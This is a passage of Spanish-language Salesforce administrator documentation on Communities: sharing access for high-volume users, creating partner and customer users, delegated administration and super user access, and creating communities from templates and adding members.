   Por ejemplo, para otorgar acceso a todos los casos asociados con una cuenta identificada en el registro de contacto del usuario, seleccione `Contacto.Cuenta` y `Cuenta` respectivamente.

EDICIONES

Comunidades de Salesforce está disponible en: Salesforce Classic

La configuración de Comunidades de Salesforce está disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para conceder acceso de usuarios de comunidad de gran volumen a los registros:

- "Personalizar aplicación"

Nota: Ambos campos seleccionados deben señalar una cuenta o un contacto. Por ejemplo, `Contacto.Cuenta` y `Asignación.Cuenta` señalan una cuenta.

9. Seleccione un nivel de acceso de solo lectura o de lectura/escritura. (Si la configuración de colaboración de toda la organización del objeto es de solo lectura pública, únicamente Lectura/escritura estará disponible.)
10. Haga clic en **Actualizar** y, a continuación, haga clic en **Guardar**.

Después de crear un conjunto de colaboración, cree grupos de colaboración para proporcionar a los demás usuarios el acceso a registros creados por usuarios de comunidad de gran volumen.

CONSULTE TAMBIÉN

Acerca de usuarios de comunidad de gran volumen

## Compartir registros propiedad de usuarios de comunidad de gran volumen

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para compartir registros propiedad de los usuarios de comunidad de gran volumen con otros usuarios:
- "Personalizar aplicación"

Compartir grupos le permite compartir registros propiedad de usuarios de comunidad de gran volumen con usuarios internos y externos en sus comunidades.

Los usuarios de gran volumen son usuarios con acceso limitado pensados para organizaciones con varios miles o millones de usuarios externos. Al contrario de los usuarios externos, los usuarios de gran volumen no tienen funciones, lo que elimina problemas de rendimiento asociados con cálculos de jerarquía de funciones. Como los usuarios de comunidad de gran volumen no están en la jerarquía de funciones mientras que los usuarios de Salesforce sí lo están, un *grupo de colaboración* le permite especificar los otros usuarios externos de Salesforce que pueden acceder a registros propiedad de usuarios de comunidad de gran volumen.

Los grupos de colaboración de aplican en comunidades.

Para configurar grupos de colaboración para sus comunidades:

1. Desde Configuración, introduzca *`Configuración de comunidades`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de comunidades**.
2. En la lista relacionada Configuración de colaboración para usuarios de comunidad de gran volumen, haga clic en **Modificar** junto a un conjunto de colaboración existente.
3. Haga clic en la ficha Configuración del grupo de colaboración.
4. Haga clic en **Activar** para habilitar el grupo de colaboración.

   La activación del grupo de colaboración puede tardar algunos minutos. Se le enviará un correo electrónico cuando termine el proceso.

   Nota: Si desactiva un grupo de colaboración, eliminará *todos* los accesos de otros usuarios a registros propiedad de usuarios de comunidad de gran volumen. No se le enviará un correo electrónico cuando termine el proceso de desactivación.

5. Haga clic en **Modificar** para agregar usuarios al grupo de colaboración. Puede agregar tanto usuarios internos de su organización como usuarios externos de la misma cuenta principal como el usuario de gran volumen.
   a. En la lista desplegable `Buscar`, seleccione el tipo de miembro que desea agregar.
   b. En caso de que no vea al miembro que quiere agregar, escriba palabras clave en el cuadro de búsqueda y haga clic en **Buscar**.
   c. Seleccione los miembros pertinentes del cuadro Miembros disponibles y haga clic en **Agregar** para incluirlos en el grupo.

**d.** Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Acerca de usuarios de comunidad de gran volumen

Conceder el acceso de usuarios de comunidad de gran volumen a registros

# Conceptos básicos de la configuración de comunidades

## Crear usuarios de Comunidades

Para permitir a un usuario externo acceder a su comunidad, active el registro de contacto del usuario como un usuario de cliente o usuario de socio, dependiendo del tipo de licencia del usuario. Su comunidad puede contener usuarios con licencias de Comunidad de socios, Comunidad de clientes y Comunidad de clientes Plus.

Si su organización dispone de cuentas personales, no puede utilizarlas como cuentas de socio o crear usuarios de socio asociados a ellas. Solo puede utilizar cuentas empresariales como cuentas de socio.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear usuarios de socios:
- "Gestionar usuarios externos"

Para crear usuarios de clientes:
- "Gestionar usuarios externos"

  O

  "Modificar usuarios de autoservicio"

  Importante: Al crear usuarios de cliente, la cuenta con la que está asociado el nuevo contacto debe tener un propietario de cuenta con una función asignada.

Para iniciar sesión como usuario externo:
- "Gestionar usuarios"

  Y

  "Modificar" en Cuentas

1. Para crear usuarios de socios:
   a. Vea la cuenta externa para la que desea crear un usuario.
   b. Cree un contacto. Haga clic en **Nuevo contacto** en la lista relacionada Contactos. Cumplimente los detalles adecuados, luego haga clic en **Guardar**.

      Nota: Una cuenta que no es de socio no puede poseer un contacto de socio.

      Las cuentas personales no pueden poseer usuarios de socio.

   c. En la página de detalles de contacto, haga clic en **Gestionar usuario externo** y, continuación, en **Activar usuario de socio**.

      Nota: Si no visualiza el botón **Activar usuarios de socio**, solicite a su administrador comprobar si está incluido en el formato de página Contacto.

   d. Modifique el registro de usuario para este usuario externo.
      - Seleccione la licencia de usuario de Comunidad de socios.
      - Seleccione el perfil adecuado. Recuerde que los perfiles otorgan a los usuarios acceso a fichas de la comunidad, por lo que debe asegurarse de seleccionar un perfil que muestre las fichas correctas.

        Nota: Los perfiles disponibles para usuarios externos están limitados al perfil de usuario de la comunidad de socios o a los perfiles que se han duplicado a partir de él. Al contrario que un usuario estándar, la función del usuario de socio se asigna automáticamente en función del nombre de cuenta. La función del usuario de socio es un subordinado de la función del propietario de cuenta. Por lo tanto, todos los datos para la función de usuario de socio se resumen en la función del propietario de cuenta de socio. Si desactiva un usuario de socio, su función de usuario de socio se vuelve obsoleta y los datos ya no se resumen en la función de cuenta de socio.

      - Cancele la selección **Generar nueva contraseña y notificar al usuario inmediatamente** para que los usuarios no reciban una contraseña antes de que se active la comunidad. Cuando activa la comunidad, el usuario recibe un correo electrónico de bienvenida junto con la información de inicio de sesión, siempre que la opción `Enviar correo electrónico de bienvenida` esté seleccionada para la comunidad.

Nota: Si selecciona esta opción, pero la organización no tiene comunidades `activas` de las que el usuario sea miembro, Salesforce no enviará el correo electrónico.

Si `Enviar correo electrónico de bienvenida` está deshabilitado para su comunidad, el usuario no recibirá un correo electrónico con el nombre de usuario y contraseña. Debe enviar la información manualmente.

**e.** Haga clic en **Guardar**.

Nota: La creación de un usuario externo con una licencia de Comunidad de clientes Plus es similar a la creación de un usuario de socio. En el registro de contactos, seleccione **Gestionar usuario externo** y, a continuación, **Habilitar usuario de socio**. Además, al modificar el registro de usuario, debe seleccionar el perfil de usuario de la comunidad de socios o un perfil duplicado del mismo.

**2.** Para crear usuarios de clientes:

**a.** Cree un contacto.

**b.** En la página de detalles de contacto, haga clic en **Gestionar usuario externo** y, continuación, en **Activar usuario de cliente**.

Nota: Si no visualiza el botón **Activar usuarios de cliente**, solicite a su administrador comprobar si está incluido en el formato de página Contacto.

**c.** Modifique el registro de usuario para este usuario externo.

- Seleccione el perfil adecuado. Los perfiles disponibles están limitados al perfil de usuario de la comunidad de clientes o a los perfiles que se han duplicado a partir de él.

  Recuerde que los perfiles otorgan a los usuarios acceso a fichas de la comunidad, por lo que debe asegurarse de seleccionar un perfil que muestre las fichas correctas.

- Cancele la selección **Generar nueva contraseña y notificar al usuario inmediatamente** para que los usuarios no reciban una contraseña antes de que se active la comunidad. Cuando activa la comunidad, el usuario recibe un correo electrónico de bienvenida junto con la información de inicio de sesión, siempre que la opción `Enviar correo electrónico de bienvenida` esté seleccionada para la comunidad.

  Nota: Si selecciona esta opción, pero la organización no tiene comunidades `activas` de las que el usuario sea miembro, Salesforce no enviará el correo electrónico.

  Si `Enviar correo electrónico de bienvenida` está deshabilitado para su comunidad, el usuario no recibirá un correo electrónico con el nombre de usuario y contraseña. Debe enviar la información manualmente.

**d.** Haga clic en **Guardar**.

Nota: Los usuarios de clientes no visualizan la lista relacionada Notas y archivos adjuntos en cuentas o contactos.

Para solucionar problemas o garantizar que la comunidad está configurada correctamente, en la página de detalles de contacto, haga clic en **Gestionar usuario externo** y seleccione **Iniciar sesión como usuario de socio** o **Iniciar sesión como usuario de cliente**. Debe disponer del permiso Modificar en Cuentas para iniciar sesión como Usuario de socio o Usuario de cliente. Se abre una nueva ventana de explorador y se inicia sesión en la comunidad de parte del usuario externo.

Cuando inicia sesión como un usuario externo, ve el comportamiento que ve el usuario externo. Por ejemplo, los usuarios externos solo ven el menú desplegable comunidad si tienen acceso a más de una comunidad `activa`. Además, si un usuario externo que solo es miembro de una comunidad `activa` se le asigna la URL para la comunidad de `Vista previa`, el usuario no ve el menú desplegable cuando está en la comunidad `Vista previa`.

Nota: Como medida de seguridad, cuando los administradores están conectados como otro usuario, no pueden autorizar el acceso de datos OAuth para ese usuario. Por ejemplo, los administradores no pueden autorizar el acceso OAuth a cuentas de usuario, incluyendo el inicio de sesión único a aplicaciones externas.

Al crear usuarios externos, tenga en cuenta lo siguiente:

- Los usuarios externos no se pueden eliminar. Si ya no desea que un usuario externo tenga acceso a una comunidad, desactive al usuario.

CONSULTE TAMBIÉN

Delegar la administración de usuario externo

Agregar miembros a su comunidad

¿Cómo obtienen los miembros externos de la comunidad información de inicio de sesión?

Restablecer la contraseña de un usuario externo de Comunidades

## Delegar la administración de usuario externo

Puede delegar la administración de usuarios a usuarios externos de forma que ellos decidan quién accede a la comunidad.

Los usuarios externos que sean administradores delegados pueden:

- Crear usuarios externos
- Editar usuarios externos
- Restablecer contraseñas de usuarios externos
- Desactivar usuarios externos existentes

Puede otorgar derechos de administración de usuario externo delegado a usuarios con licencias Comunidad de socios, Customer Community Plus, Socio Oro, Enterprise Administration y Gestor del portal de clientes.

1. En Configuración, introduzca *Perfiles* en el cuadro Búsqueda rápida y, a continuación, seleccione **Perfiles** y haga clic en un perfil personalizado.

   No puede editar perfiles estándar.

   Puede agregar un administrador de usuarios externos delegado a un conjunto de permisos que asigne a un perfil estándar.

2. Haga clic en **Modificar**.
3. Seleccione un administrador de usuarios externos delegado.
4. Haga clic en **Guardar**.
5. Haga clic en **Modificar** en la lista relacionada de perfiles de usuario externo delegado.
6. Seleccione los perfiles que desea que puedan administrar los usuarios con este perfil.
7. Haga clic en **Guardar**.

Tenga en cuenta lo siguiente cuando configure la administración delegada de usuarios externos.

- También puede otorgar derechos de administración delegada usando conjuntos de permisos.
- En el perfil, otorgará derechos de administración delegada para:
  - Agregar los permisos "Crear" y "Editar" en los contactos de forma que los administradores delegados puedan crear y actualizar contactos relacionados con su cuenta.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para gestionar usuarios externos:

- "Gestionar usuarios externos"

Para crear, modificar y eliminar perfiles:

- "Gestionar conjuntos de permisos y perfiles"

  - Establecer la configuración de la ficha Cuentas y Contactos a Valor predeterminado activado para que los administradores delegados puedan visualizar las fichas Cuentas y Contactos y gestionar fácilmente los contactos relacionados con sus cuentas.
- Agregue las fichas Cuentas y Contactos a la comunidad.
- Establezca la seguridad a nivel de campo y los formatos de página para que los administradores de usuarios externos delegados puedan acceder solamente a los campos de cuenta y contactos que especifique.

CONSULTE TAMBIÉN

Crear usuarios de Comunidades

Otorgar acceso de superusuario a usuarios de socio en su comunidad

## Otorgar acceso de superusuario a usuarios de socio en su comunidad

La opción Acceso de superusuario de socios debe estar activada en la configuración de las comunidades para poder conceder acceso a los usuarios. Utilice esta información para otorgar el acceso de superusuario a los usuarios con licencias Comunidad de socios. También puede otorgar el acceso de superusuario a usuarios en su comunidad con licencias Customer Community Plus. Para obtener más información, consulte Conceder acceso de superusuario a usuarios de cliente en su comunidad.

Si concede acceso de superusuario a usuarios externos de la comunidad, les concederá acceso a más datos y registros, independientemente del uso compartido de reglas y de los valores predeterminados en toda la organización. Los superusuarios tienen acceso a los datos pertenecientes a otros usuarios de socio de la misma cuenta que tengan la misma función o una función inferior a la suya en la jerarquía de funciones. El acceso de superusuario solo se aplica a casos, candidatos, objetos personalizados y oportunidades. Los usuarios externos tienen acceso a estos objetos únicamente si los expuso empleando perfiles o compartiendo y agregó las fichas a la comunidad durante la configuración.

1. Vea el registro del contacto del usuario.
2. Haga clic en **Gestionar cuenta externa** y, a continuación, seleccione **Activar acceso de superusuario**.
3. Haga clic en **Aceptar**.

## Conceder acceso de superusuario a usuarios de cliente en su comunidad

Active el acceso de superusuario para que los usuarios externo de las comunidades puedan acceder a los registros y datos adicionales.

Solo puede conceder acceso de superusuario de cliente a los usuarios con licencias Customer Community Plus.

Para otorgar el acceso de superusuario a usuarios con licencias de comunidades de socios, consulte Conceder acceso de superusuario a usuarios de socios en su comunidad.

El permiso "Superusuario de portal" permite a los administradores delegados de usuarios externos realizar las siguientes acciones en su cuenta:

- Ver, modificar y transferir todos los casos
- Crear casos para contactos
- Ver y modificar todos los contactos, ya sean relacionados con comunidades o no
- Ver los detalles de la cuenta cuando son el contacto de un caso
- Realizar informes sobre todos los contactos, ya sean activados por el portal o no, si se agrega la ficha Informes a su comunidad y si el usuario tiene el permiso "Ejecutar informes"

Agregue el permiso "Superusuario de portal" a un conjunto de permisos y asígnelo a usuarios de Customer Community Plus de modo que tengan acceso a su cuenta y puedan ver y modificar todos sus casos y contactos sin tener la capacidad de gestionar otros usuarios externos.

1. En Configuración, introduzca *Conjuntos de permisos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Conjuntos de permisos**.
2. Crear o duplicar un conjunto de permisos.
3. En la sección Permisos de aplicaciones, agregue el permiso "Superusuario de portal".
4. Haga clic en **Guardar**.
5. Asigne el conjunto de permisos a sus usuarios de Customer Community Plus haciendo clic en **Gestionar asignaciones** y luego agregando los usuarios apropiados.

## Crear Comunidades

Cree comunidades utilizando un asistente que le ayuda a seleccionar una plantilla de comunidad que cumpla sus necesidades comerciales.

El número de comunidades que puede crear para su organización aparece en la página Todas las comunidades en Configuración.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, personalizar o activar una comunidad:

- "Crear y configurar comunidades"

  Y

  Es un miembro de la comunidad a cuya página Gestión de comunidad están intentando acceder.

1. Para iniciar la creación de comunidades, desde Configuración, introduzca *Comunidades* en el cuadro Búsqueda rápida, seleccione **Todas las comunidades**, luego haga clic en **Nueva comunidad**.
   El asistente de Creación de comunidades aparecerá con diversas opciones de plantilla listas para su uso que podrá elegir. Si configuró plantillas personalizadas en su organización, también las verá en el asistente.
2. Pase el ratón sobre una plantilla para ver más información sobre ella.

   **Kokua**
   Una comunidad basada en gráficos ideal para la gestión de interacciones sencillas del cliente. Los miembros de la comunidad pueden buscar y ver artículos y ponerse en contacto con el servicio de asistencia. Requiere Knowledge y admite casos.

   **Koa**
   Una comunidad basada en texto ideal para la gestión de interacciones sencillas del cliente. Los miembros de la comunidad pueden buscar y ver artículos y ponerse en contacto con el servicio de asistencia. Requiere Knowledge y admite casos.

   **Servicio al cliente (Napili)**
   Una plantilla potente de autoservicio con capacidad de respuesta que permite a los usuarios publicar preguntas en la comunidad, buscar y visualizar artículos, colaborar y ponerse en contacto con los agentes de asistencia creando casos. Admite Knowledge, Preguntas de Chatter y casos.

   **Aloha**
   Una plantilla de iniciador de aplicación configurable que permite a los usuarios buscar aplicaciones rápidamente a las que pueden acceder utilizando una autenticación de inicio de sesión único, incluyendo inicios de sesión sociales.

   **Fichas de Salesforce + Visualforce**
   Estructura estándar de Salesforce y fichas que puede personalizar utilizando Visualforce. Permite un acceso de plataforma completo con una configuración extremadamente flexible. Requiere experiencia de desarrollador y habilidades de configuración avanzadas. Es compatible con la mayoría de los objetos estándar, objetos personalizados y Salesforce1. Recuerde que la plantilla Fichas de Salesforce + Visualforce no funciona con Generador de comunidad.
3. Pase el ratón y haga clic en la plantilla que desea utilizar.
4. Si seleccionó Koa o Kokua, especifique las categorías y el Nombre de empresa de su plantilla, luego haga clic en **Siguiente**..

**Nombre de grupo de categoría de datos**
Este es el nombre exclusivo del grupo de categorías de datos que contiene las categorías de datos de su sitio. El nombre refleja la jerarquía de las categorías que ha establecido para su comunidad y se utiliza en todo el sitio para organizar artículos.

**Categoría de nivel superior**
Esta es la categoría con el nivel más alto que desea mostrar. Solamente los elementos subordinados de esta categoría aparecerán en la comunidad. Puede tener varias capas anidadas de categorías por encima de esta categoría, pero la página mostrará esta categoría como el elemento principal y sus subcategorías como elementos subordinados.

**Nombre de empresa**
Este es el nombre de su empresa como desea que aparezca en el encabezado de la comunidad.

5. Introduzca el nombre de una comunidad.

   Nota: Si crea varias comunidades, tenga en cuenta que los nombres de la comunidad pueden estar truncados en el menú desplegable del encabezado global. Los usuarios pueden ver hasta 32 caracteres del nombre y los indicadores de estado `Vista previa` y `Inactiva` llegan hasta ese número. Asegúrese de que la parte visible del nombre es lo suficientemente característica como para que los usuarios la distingan entre varias comunidades.

6. Introduzca un valor único al final del campo de URL.

   Este valor se agrega al dominio que ha introducido al activarlas comunidades para crear una URL única para esta comunidad. Por ejemplo, si el dominio es `UniversalTelco.force.com` y está creando una comunidad de clientes, puede designar la URL como `UniversalTelco.force.com/clientes`.

   Nota: Puede crear una comunidad en la organización que no tenga una URL personalizada.

   Puede cambiar el nombre de la comunidad y la URL después de activar la comunidad, pero los usuarios no serán redirigidos a la nueva URL. Si estos cambios son necesarios, asegúrese de informar a los miembros de la comunidad antes de realizarlos.

7. Haga clic en **Crear comunidad**.
   La comunidad se crea en estado `Vista previa`.

8. En la página de confirmación, haga clic en **Crear mi comunidad** para personalizar y crear su comunidad con Generador de comunidad. O bien, haga clic en **Gestionar mi comunidad** para ir a Gestión de comunidad para establecer temas, instalar paneles de comunidad o configurar los ajustes de su comunidad.

Cuando crea páginas predeterminadas de inicio de sesión, inscripción automática, contraseña olvidada y cambios de contraseñas de una comunidad y su página de inicio está establecido basándose en su plantilla de comunidad. Puede personalizar o cambiar estas páginas predeterminadas en cualquier momento en Gestión de comunidad.

Importante: Una vez que crea una comunidad, su perfil se añade automáticamente a la lista de perfiles con acceso. Como resultado, todos los usuarios de la organización con este perfil puede iniciar sesión en la comunidad una vez que está `Activa`. Si no quiere que todos los usuarios con su perfil tengan acceso a la comunidad, puede eliminar el perfil y darse a sí mismo acceso con un conjunto de permisos o perfil distinto.

CONSULTE TAMBIÉN

Descripción general de comunidades Salesforce
Personalizar comunidades
¿Cuántas comunidades puede tener mi organización?
Funciones de comparación disponibles en las plantillas de comunidad
Guía de implementación: Uso de plantillas para generar comunidades
Guía de implementación: Primeros pasos con la plantilla de comunidad Aloha para Salesforce Identity

## ¿Cuántas comunidades puede tener mi organización?

Puede tener hasta 50 comunidades en su organización de Salesforce. Comunidades activas, inactivas y de vista previa, incluyendo sitios de Force.com, cuentan en este límite.

Para ver este límite en su organización, desde Configuración, introduzca *Comunidades* en el cuadro Búsqueda rápida y, a continuación, seleccione **Todas las comunidades**. El campo Número máximo de comunidades muestra 50.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Crear Comunidades

# Crear su comunidad con una plantilla preconfigurada

Cree una comunidad y seleccione una plantilla para aplicarla a su comunidad. Defina las propiedades de su plantilla y su comunidad en un único punto y, a continuación, utilice Community Builder para finalizar el diseño y la organización de su comunidad.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, personalizar o publicar una comunidad:
- "Crear y gestionar comunidades"

Para crear tipos y acciones de artículos:
- "Gestionar Salesforce Knowledge"

Para crear categorías de datos:
- "Gestionar categorías de datos"

1. En Configuración, introduzca *Todas las comunidades* en el cuadro Búsqueda rápida y, a continuación, seleccione **Todas las comunidades** y a continuación haga clic en **Nueva comunidad**.
   El asistente de Creación de comunidades aparecerá con diversas opciones de plantilla para elegir.
2. Pase el ratón sobre una plantilla para ver más información sobre ella.

   **Kokua**
   Una comunidad basada en gráficos ideal para la gestión de interacciones sencillas del cliente. Los miembros de la comunidad pueden buscar y ver artículos y ponerse en contacto con el servicio de asistencia. Requiere Knowledge y admite casos.

   **Koa**
   Una comunidad basada en texto ideal para la gestión de interacciones sencillas del cliente. Los miembros de la comunidad pueden buscar y ver artículos y ponerse en contacto con el servicio de asistencia. Requiere Knowledge y admite casos.

   **Servicio al cliente (Napili)**
   Una plantilla potente de autoservicio con capacidad de respuesta que permite a los usuarios publicar preguntas en la comunidad, buscar y visualizar artículos, colaborar y ponerse en contacto con los agentes de asistencia creando casos. Admite Knowledge, Preguntas de Chatter y casos.

   **Aloha**
   Una plantilla de iniciador de aplicación configurable que permite a los usuarios buscar aplicaciones rápidamente a las que pueden acceder utilizando una autenticación de inicio de sesión único, incluyendo inicios de sesión sociales.

   **Fichas de Salesforce + Visualforce**
   Estructura estándar de Salesforce y fichas que puede personalizar utilizando Visualforce. Permite un acceso de plataforma completo con una configuración extremadamente flexible. Requiere experiencia de desarrollador y habilidades de configuración avanzadas. Es compatible con la mayoría de los objetos estándar, objetos personalizados y Salesforce1. Recuerde que la plantilla Fichas de Salesforce + Visualforce no funciona con Generador de comunidad.
3. Pase el ratón y haga clic en la plantilla que desea utilizar.
4. Lea la descripción de la plantilla y funciones clave y haga clic en **Empezar a trabajar**.

5. Si seleccionó Koa o Kokua, especifique las categorías y el Nombre de empresa de su plantilla.

   **Nombre de grupo de categoría de datos**
   Nombre exclusivo del grupo de categorías de datos que contiene las categorías de datos de su sitio. El nombre refleja la jerarquía de las categorías que ha establecido para su comunidad y se utiliza en todo el sitio para organizar artículos.

   **Categoría de nivel superior**
   Categoría con el nivel más alto que desea mostrar. Solamente los elementos subordinados de esta categoría aparecerán en la comunidad. Puede tener varias capas anidadas de categorías por encima de esta categoría, pero la página mostrará esta categoría como el elemento principal y sus subcategorías como elementos subordinados.

   **Nombre de empresa**
   Nombre de su empresa como desea que aparezca en el encabezado.

6. Haga clic en **Siguiente**.
7. Introduzca el nombre y la dirección URL opcional para su comunidad.
   La selección de esta opción actualiza automáticamente la configuración de su comunidad con la URL para páginas personalizadas que crea en este paso. Puede omitir esta página de inicio de sesión por otra página de inicio de sesión según la configuración de su comunidad. Para obtener instrucciones detalladas acerca de la creación de páginas personalizadas de inicio de sesión, cierre de sesión e inscripción automática para su comunidad, consulte *Información general sobre comunidades*.
8. Haga clic en **Crear comunidad**.
   La comunidad se crea en estado de vista previa.
9. En la página de confirmación, haga clic en **Crear mi comunidad** para personalizar y crear su comunidad con Generador de comunidad. O bien, haga clic en **Gestionar mi comunidad** para ir a Gestión de comunidad para establecer temas, instalar paneles de comunidad o configurar los ajustes de su comunidad.

Importante: Una vez que crea una comunidad, su perfil se añade automáticamente a la lista de perfiles con acceso. Como resultado, todos los usuarios de la organización con este perfil puede iniciar sesión en la comunidad una vez que está `Activa`. Si no quiere que todos los usuarios con su perfil tengan acceso a la comunidad, puede eliminar el perfil y darse a sí mismo acceso con un conjunto de permisos o perfil distinto.

CONSULTE TAMBIÉN

Navegar en Community Builder

Asignar una marca a su comunidad con Community Builder

Guía de implementación: Primeros pasos con la plantilla de comunidad Aloha para Salesforce Identity

Descripción general de Community Builder

Modificar componentes y páginas de comunidades en el Generador de comunidad

Gestionar las páginas de su comunidad en el Generador de comunidad

# Personalizar comunidades

| PERMISOS DE USUARIO | |
|---|---|
| Para acceder a Gestión de comunidad: | • "Acceder a gestión de comunidad" O "Gestionar comunidades" O "Crear y configurar comunidades"<br>• Y es un miembro de la comunidad a cuya página Gestión de comunidad están intentando acceder |
| Para acceder a reglas y criterios de moderación: | • "Gestionar comunidades" O "Crear y configurar comunidades"<br>• Y es un miembro de la comunidad a cuya página Gestión de comunidad están intentando acceder |
| Para personalizar los ajustes de administración o utilizar Community Builder: | • "Crear y configurar comunidades"<br>• Y es un miembro de la comunidad a cuya página Gestión de comunidad están intentando acceder |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Actualice la configuración básica de la comunidad como su dirección URL, el nombre de la comunidad, los miembros, las opciones de inicio de sesión y las preferencias generales en la sección **Administración** de Gestión de comunidad.

Puede personalizar la comunidad en cualquier momento, pero si planea realizar cambios importantes, se recomienda desactivar la comunidad en primer lugar.

1. Acceda a Gestión de comunidad en una de las siguientes formas.
   - Desde la comunidad:
     - En comunidades de Fichas de Salesforce + Visualforce, haga clic en ⚙ en el encabezado global.
     - En comunidades basadas en Generador de comunidad, utilice el menú desplegable junto a su nombre y haga clic en **Gestión de comunidad**.
   - En Configuración, introduzca `Todas las comunidades` en el cuadro Búsqueda rápida, luego seleccione **Todas las comunidades** y haga clic en el vínculo **Gestionar** junto a una comunidad.
   - Desde Generador de comunidad, en el encabezado, utilice el menú desplegable junto al nombre de su plantilla y haga clic en **Gestión de comunidad**.
2. Haga clic en **Administración**, luego seleccione la parte de la comunidad que desea personalizar:

   Importante: Las opciones disponibles en Gestión de comunidad están basados en la selección de plantillas, los permiso y las preferencias de su comunidad. Por ejemplo, si su comunidad no utiliza temas, no ve la sección Temas. Puede que no aparezcan algunas de las opciones de la siguiente en su comunidad. Para mostrar todas las secciones, vaya a **Administración** > **Preferencias** y active **Mostrar todos los ajustes en Gestión de comunidad**.

   - **Miembros**
   - **Fichas**

- **Marca**
- **Inicio de sesión y registro**
- **Correos electrónicos**
- **Páginas**
- **Preferencias**
- **Configuración**

3. Para compartir la comunidad con partes interesadas mientras está en estado Vista previa, copie la URL que aparece en la página **Configuración** > **de Administración** y compártala.

   Esto le permitirá obtener sus comentarios y aprovechar el hecho de tener miembros en una etapa temprana que pueden publicar, comentar y compartir registros para que los miembros entren en una comunidad activa desde la primera vez que inicien sesión.

   Recuerde que solamente puede compartir la URL con usuarios que haya agregado como miembros de la comunidad.

Después de terminar las personalizaciones, active comunidad para hacerla disponible a los miembros. Si los correos electrónicos de bienvenida están activados cuando active, se envía un correo electrónico a todos los miembros. Si alguno de estos usuarios es un nuevo usuario de portal, su correo electrónico de bienvenida incluirá su nombre de usuario y contraseña.

## Agregar miembros a su comunidad

Utilice conjuntos de perfiles y permisos para gestionar la suscripción de la comunidad durante el proceso de configuración.

Con el uso de perfiles y conjuntos de permisos puede:

- Otorgar o eliminar acceso para grupos de usuarios. Una vez que agrega un perfil o conjunto de permisos, todos los usuarios asignados a ese perfil o conjunto de permisos pasan a ser miembros de la comunidad.
- Activar una política de suscripción. Los nuevos usuarios agregados a un perfil o conjunto de permisos que ya está asociado a una comunidad obtienen acceso automáticamente.

Los conjuntos de permisos permiten más flexibilidad para agregar miembros. Puede otorgar acceso a la comunidad a un subconjunto de usuarios del mismo perfil, sin necesidad de duplicar el perfil.

Los perfiles Estándar, Chatter y de portal se pueden agregar a las comunidades; los clientes de Chatter , de grupos privados con clientes, no se pueden agregar a las comunidades incluso aunque se les asignen conjuntos de permisos asociados con comunidades.

Nota: Los perfiles y conjuntos de permisos asociados con las comunidades no se pueden eliminar de Salesforce. En primer lugar, debe eliminar perfiles o conjuntos de permisos de las comunidades.

1. Acceda a Gestión de comunidad en una de las siguientes formas.
   - Desde la comunidad:
     - En comunidades de Fichas de Salesforce + Visualforce, haga clic en en el encabezado global.
     - En comunidades basadas en Generador de comunidad, utilice el menú desplegable junto a su nombre y haga clic en **Gestión de comunidad**.
   - En Configuración, introduzca `Todas las comunidades` en el cuadro Búsqueda rápida, luego seleccione **Todas las comunidades** y haga clic en el vínculo **Gestionar** junto a una comunidad.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, personalizar o activar una comunidad:
- "Crear y configurar comunidades"

  Y

  Es un miembro de la comunidad a cuya página Gestión de comunidad están intentando acceder.

- Desde Generador de comunidad, en el encabezado, utilice el menú desplegable junto al nombre de su plantilla y haga clic en **Gestión de comunidad**.

2. Haga clic en **Administración** > **Miembros**.
3. Para agregar miembros utilizando perfiles:
   a. Para filtrar perfiles, seleccione un tipo de perfil del menú desplegable. Para buscar un perfil específico, introduzca un término de búsqueda y haga clic en **Buscar**.

      Busque el filtro seleccionado en los perfiles devueltos.

      Nota: Los resultados de búsqueda incluyen perfiles que ya forman parte de la comunidad.

   b. Seleccione los perfiles de usuario a los que desea otorgar acceso a su comunidad. Pulse CTRL para seleccionar varios perfiles.
   c. Haga clic en **Agregar**. Para eliminar un perfil, selecciónelo y haga clic en **Eliminar**.

      Si elimina un perfil de una comunidad, los usuarios con ese perfil pierden acceso a la comunidad, a no ser que a los usuarios se les asignen conjuntos de permisos u otros perfiles que sigan siendo parte de la comunidad. Sus publicaciones y comentarios siguen apareciendo.

      Importante: Si usted es un administrador y se elimina a sí mismo por error de una comunidad, no puede acceder a los ajustes de Administración en Gestión de comunidad. Para agregarse de nuevo a la comunidad o realizar otras actualizaciones de pertenencia, utilice la API.

4. Para agregar miembros utilizando conjuntos de permisos:
   a. Para buscar un conjunto de permisos específico, introduzca un término de búsqueda y haga clic en **Buscar**.
   b. Seleccione los conjuntos de permisos a los que desea otorgar acceso a su comunidad. Pulse CTRL para seleccionar varios conjuntos de permisos.
   c. Haga clic en **Agregar**.

      Si elimina un conjunto de permisos de una comunidad, los usuarios con ese conjunto pierden acceso a la comunidad, a no ser que los usuarios estén asociados con perfiles u otros conjuntos de permisos que sigan siendo parte de la comunidad. Sus publicaciones y comentarios siguen apareciendo aunque pierdan acceso.

5. Haga clic en **Guardar**.

